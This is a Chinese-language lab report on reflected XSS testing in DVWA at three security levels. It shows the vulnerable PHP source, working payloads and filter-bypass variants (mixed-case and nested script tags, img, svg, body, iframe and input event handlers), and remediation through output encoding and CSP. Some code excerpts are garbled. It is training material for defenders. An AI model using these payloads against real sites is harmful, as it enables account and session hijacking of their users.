DVWA Reflected XSS 渗透测试训练报告

一、测试概要

项目	内容
漏洞类型	反射型跨站脚本攻击 (Reflected XSS)
训练平台	DVWA (Damn Vulnerable Web Application)
测试模块	XSS (Reflected)
安全等级	Low / Medium / High
测试日期	2026-04-27
测试人员	Mr.X
报告编号	DVWA-XSS-R-2026-001

二、售前业务风险分析

本章节面向非技术人员，以业务视角阐述该类漏洞对企业的实际影响。

2.1 漏洞概述

反射型 XSS 是指攻击者将恶意脚本嵌入 URL 参数中，当用户点击该链接时，服务端将恶意代码原样返回并在用户浏览器中执行。该漏洞的核心原因是**服务端未对用户输入做充分的净化与输出编码**。

2.2 业务影响分析

影响维度	风险描述	严重程度
用户数据安全	攻击者可窃取用户 Cookie/Session，接管账户	严重
品牌信誉	页面被篡改展示恶意内容，导致客户信任度下降	高
合规风险	违反《网络安全法》《个人信息保护法》相关规定	高
业务连续性	攻击者可通过钓鱼链接实施大规模欺诈	中-高
经济损失	客户流失、安全事件应急处置费用、潜在法律赔偿	高

2.3 典型攻击场景

1. **钓鱼攻击**: 攻击者将含恶意参数的链接通过邮件/社交平台发送给目标用户
2. **会话劫持**: 利用 XSS 窃取 Cookie，以受害者身份登录系统
3. **恶意重定向**: 将用户引导至仿冒的钓鱼页面，骗取登录凭据
4. **联动利用**: 结合 CSRF 漏洞，以用户身份执行敏感操作（如转账、改密）

三、测试环境

项目	说明
靶机平台	DVWA (Damn Vulnerable Web Application)
测试模块路径	/vulnerabilities/xss_r/
请求方式	GET
注入参数	name
浏览器	Chrome / Firefox（关闭 XSS Auditor）
辅助工具	Burp Suite / 浏览器开发者工具

四、Low 等级测试

4.1 源码分析

```php
<?php
header ("X-XSS-Protection: 0");

if( array_key_exists("name", $GET)$GET['name']! = NULL)echo'Hello ' . $_GET[ 'name' ] . '';
}
?>
```

安全缺陷: 对用户输入**零过滤、零编码**，直接拼接到 HTML 输出中。

4.2 测试步骤

Step 1: 在 DVWA 中将 Security Level 设置为 `Low`

Step 2: 访问 XSS (Reflected) 模块，在输入框中输入正常值确认功能正常

输入:root
输出: Hello root

Step 3: 注入基础 XSS Payload


<script>alert('XSS')</script>

预期结果: 浏览器弹窗显示 "XSS"

Step 4: 注入 Cookie 获取 Payload

<script>alert(document.cookie)</script>

预期结果: 弹窗显示当前用户的 Cookie 信息（含 PHPSESSID）



4.3 小结

项目	结论
防御措施	无

绕过难度	无需绕过
可用 Payload	任意 XSS 向量均可直接执行

五、Medium 等级测试

5.1 源码分析


```php
<?php
header ("X-XSS-Protection: 0");

if( array_key_exists("name", $GET)$GET['name']! = NULL)
$name = str_replace( '

安全缺陷:
- 仅使用 `str_replace` 过滤小写 `<script>` 字符串
- 大小写敏感，对 `<Script>` 等变体无效
- 单次替换，嵌套构造可绕过
- 对 `<img>`, `<svg>` 等其他标签完全无防护
```

5.2 测试步骤

Step 1: 将 Security Level 设置为 `Medium`

Step 2: 验证基础 Payload 被过滤

输入: <script>alert('XSS')</script>
输出: Hello alert('XSS') ← <script> 标签被移除



Step 3: 绕过方法一 — 大小写混用

<Script>alert('XSS')</Script>

预期结果: 弹窗成功，str_replace 仅匹配全小写<script>

Step 4: 绕过方法二 — 双写嵌套


<scr<script>ipt>alert('XSS')</scr<script>ipt>

原理:str_replace 移除内层<script>后，剩余部分拼接为完整的<script>标签

Step 5: 绕过方法三 — 使用其他 HTML 标签

<img src=1 onerror=alert('XSS')>

预期结果:<img>标签不在过滤范围内，直接执行




Step 6: 窃取 Cookie Payload

（1）大小写绕过：<Script>alert(document.cookie)</Script>

（2）双写嵌套绕过：<scr<script>ipt>alert(document.cookie)</scr<script>ipt>

（3）IMG 标签绕过：<img src=1 onerror=alert(document.cookie)>



5.3 小结

项目	结论
防御措施	str_replace 移除<script>字符串
绕过难度	低
有效绕过方法	大小写混用、双写嵌套、替代标签

六、High 等级测试

6.1 源码分析

```php
<?php
header ("X-XSS-Protection: 0");

if( array_key_exists("name", $GET)$GET['name']! = NULL)
$name = preg_replace( '/<(.)s(.)c(.)r(.)i(.)p(.)t/i', '', $_GET[ 'name' ] );
echo "Hello {$name}";
}
?>
```

安全缺陷:
- 正则使用 `/i` 标志解决了大小写问题
- `.*` 通配匹配解决了嵌套问题
- 但仅针对 `<script>` 标签，对其他 HTML 标签和事件处理器完全无效
- 仍未进行输出编码

6.2 测试步骤

Step 1: 将 Security Level 设置为 `High`


Step 2: 验证 `<script>` 相关 Payload 被过滤

输入: <script>alert('XSS')</script> ← 被过滤
输入: <ScRiPt>alert('XSS')</ScRiPt> ← 被过滤（/i 标志）
输入: <scr<script>ipt>alert('XSS') ← 被过滤（.* 匹配）

Step 3: 绕过方法 — 使用非 script 标签 + 事件处理器

<img src=1 onerror=alert('XSS')>

预期结果: 正则只过滤<script>模式，对<img>无任何拦截，弹窗成功



Step 4: SVG 标签绕过

<svg onload=alert('XSS')>

预期结果: 弹窗成功

Step 5: 其他可用 Payload

<body onload=alert('XSS')>
<iframe src="javascript:alert('XSS')">


<input onfocus=alert('XSS') autofocus>

Step 6:窃取 Cookie Payload

（1）IMG 标签：<img src=1 onerror=alert(document.cookie)>

（2）SVG 标签：<svg onload=alert(document.cookie)>

（3）Input 标签：<input onfocus=alert(document.cookie) autofocus>



6.3 小结

项目	结论
防御措施	正则过滤所有形式的 `<script>` 标签（含大小写/嵌套）
绕过难度	低-中
有效绕过方法	使用不含 `script` 关键字的标签（img/svg/body/iframe 等）

七、三等级横向对比

维度	Low	Medium	High
防御手段	无	str_replace 黑名单	正则黑名单 (含/i 标志)
过滤范围	—	仅小写<script>	所有变体的<script>
核心绕过思路	直接注入	大小写/嵌套/替代标签	替代标签 + 事件处理器
绕过难度	无	低	低-中
根本问题	未做任何防御	黑名单不完整	只防一种标签，未做输出编码

核心结论: 三个等级本质上都存在相同的根本缺陷 — **未对输出内容进行 HTML 实体编码。**黑名单防御无论如何完善，始终存在被绕过的可能。

八、修复建议与代码示例

8.1 正确的修复方案（对应 DVWA Impossible 等级思路）

```
<?php

// 启用浏览器 XSS 防护
header("X-XSS-Protection: 1; mode=block");
// 部署 CSP 策略
header("Content-Security-Policy: script-src 'self'");

if (array_key_exists("name", $_GET)$_GET['name']! = NULL)

// 使用 htmlspecialchars 进行输出编码（核心修复）
$name = htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');

    echo "<pre>Hello {$name}</pre>";
}

?>
```

8.2 修复原理

htmlspecialchars()将特殊字符转换为 HTML 实体：

原始字符	编码结果	作用
<	<	阻止标签创建
>	>	阻止标签闭合
"	"	阻止属性逃逸
'	'	阻止单引号属性逃逸
&	&	阻止实体编码绕过

编码后的效果：
输入: <script>alert('XSS')</script>
输出: Hello <script>alert('XSS')</script>
页面显示: Hello <script>alert('XSS')</script>

8.3 防御体系建议

层级	措施	说明
代码层	htmlspecialchars()输出编码	根本解决方案
HTTP 层	Content-Security-Policy	禁止内联脚本执行
浏览器层	X-XSS-Protection: 1; mode=block	辅助防御（已逐步废弃）
架构层	模板引擎自动转义	如 Twig/Blade 默认编码输出
测试层	自动化 XSS 扫描	集成到 CI/CD 流程中

九、训练总结

本次基于 DVWA Reflected XSS 模块的训练覆盖了三个安全等级的攻防对抗：

1. **Low**: 理解最基本的 XSS 原理 — 无防护即可直接注入
2. **Medium**: 理解黑名单的局限性 — 大小写、嵌套、替代标签均可绕过
3. **High**: 理解正则过滤的盲区 — 只防<script>无法阻止事件处理器类攻击

最终启示: 防御 XSS 的唯一可靠方法是**输出编码**，而非输入过滤。